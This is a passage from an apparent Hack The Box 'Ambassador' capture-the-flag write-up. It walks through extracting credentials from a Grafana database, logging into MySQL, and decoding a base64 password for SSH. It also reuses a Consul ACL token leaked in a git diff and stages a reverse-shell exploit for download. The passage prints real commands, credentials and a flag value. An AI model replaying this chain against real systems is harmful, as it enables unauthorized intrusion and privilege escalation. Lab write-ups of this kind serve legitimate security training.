
Latest from the blog

But since we used the exploit script all the necessary files are already obtained.
In grafana.db there is a table called data_source which seems like it contains password and username.



data_source


id	INTEGER
org_id	INTEGER
version	INTEGER
type	TEXT
name	TEXT
access	TEXT
url	TEXT
password	TEXT
user	TEXT
database	TEXT
basic_auth	INTEGER
basic_auth_user	TEXT
basic_auth_password	TEXT
is_default	INTEGER



```
select * FROM data_source
```


	id	org_id	version	type	name	access	url	password	user	database	basic_auth	basic_auth_user	basic_auth_password	is_default	json_data	
1	2	1	1	mysql	mysql.yaml	proxy		dontStandSoCloseToMe63221!	grafana	grafana	0			0	{}	2022-0

We can try to login to the MySQL server with this.




```
┌──(kali㉿kali)-[~]
└─$ mysql -u grafana -p'dontStandSoCloseToMe63221!' -h 10.10.11.183 -P 3306
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 35
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.026 sec)

MySQL [(none)]> 
```

The last database from the list looks fishy.



```
MySQL [(none)]> use whackywidget;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [whackywidget]> SHOW TABLES;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.023 sec)

MySQL [whackywidget]> 
```


There is a Table named users.



```
MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.021 sec)

MySQL [whackywidget]> 
```

In it there is a user called “developer” and also its password.

According to the hints earlier we can use the “developer” account for SSH.




```
┌──(kali㉿kali)-[~/Desktop/HTB/exploit-grafana-CVE-2021-43798]
└─$ ssh developer@10.10.11.183 -p 22
The authenticity of host '10.10.11.183 (10.10.11.183)' can't be established.
ED25519 key fingerprint is SHA256:zXkkXkOCX9Wg6pcH1yaG4zCZd5J25Co9TrlNWyChdZk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.183' (ED25519) to the list of known hosts.
developer@10.10.11.183's password: 
Permission denied, please try again.
developer@10.10.11.183's password: 
Permission denied, please try again.
developer@10.10.11.183's password: 
developer@10.10.11.183: Permission denied (publickey,password).
```

It does not accept the password.

The password might be an encoded text, might be Base64 from the looks of it.

We can use CyberChef to detect and decode it.




```
YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==
```

```
anEnglishManInNewYork027468
```


It is in fact Base64.

Now we can try using this for the password.




```
┌──(kali㉿kali)-[~/Desktop/HTB/exploit-grafana-CVE-2021-43798]
└─$ ssh developer@10.10.11.183 -p 22
developer@10.10.11.183's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 29 Dec 2022 04:26:51 PM UTC

  System load:           0.05
  Usage of /:            81.3% of 5.07GB
  Memory usage:          51%
  Swap usage:            0%
  Processes:             234
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.183
  IPv6 address for eth0: dead:beef::250:56ff:feb9:bf9b


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Dec 29 15:48:08 2022 from 10.10.16.33
developer@ambassador:~$ 
```

It works and we are now in.




```
Last login: Thu Dec 29 15:48:08 2022 from 10.10.16.33
developer@ambassador:~$ ls
snap  user.txt
developer@ambassador:~$ 
```

A simple ls command gives us the user flag.



```
developer@ambassador:~$ cat user.txt
9d6eee78bc7594b2d1e79e90bddab58a
developer@ambassador:~$ 
```


Now what is left is the root flag.
We have to be root in order to get this flag.
Privilege Escalation has to be done in order to become the root user.
First, lets check the /opt directory to see what services are running.




```
developer@ambassador:/opt$ ls
consul  my-app
developer@ambassador:/opt$ 
```

Looks like there is consul.

Then we can check the git logs in the my-app directory.




```
developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD → main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000
```



```
developer@ambassador:/opt/my-app$ git show
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD → main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app$ 
```

It is confirmed that they are using consul.

I use metasploit to search for an exploit for consul.




This exploit helps you to get a reverse shell, exploiting the Hashicorp-Consul service via API, not using tools like metasploit

- When executing the script with python3 with the --help parameter, it asks us for a series of parameters

```
--rhost RHOST  remote host  (ip of the victim machine, if not specified, 127.0.0.1 will be used)
--rport RPORT  remote port  (port where the consul API is executed, if not specified, 8500 will be used)
--lhost LHOST  local host   (ip where the shell will be received)
--lport LPORT  local port   (port where the shell will be received)
--token TOKEN  acl token    (acl token needed to authenticate with the api)
```

```
~/Exploit ❯ python3 exploit.py --help
usage: exploit.py [-h] [--rhost RHOST] [--rport RPORT] --lhost LHOST --lport LPORT --token TOKEN

optional arguments:
  -h, --help     show this help message and exit
  --rhost RHOST  remote host (if not specified, 127.0.0.1 will be used)
  --rport RPORT  remote port (if not specified, 8500 will be used)
  --lhost LHOST  local host
  --lport LPORT  local port
  --token TOKEN  acl token
~/Exploit ❯ |
```


Now we just need to get the script running in the target machine.
We need to setup a server to be able to transfer the script.



```
┌──(kali㉿kali)-[~]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```

Then just use wget to download the script from the server we just created.

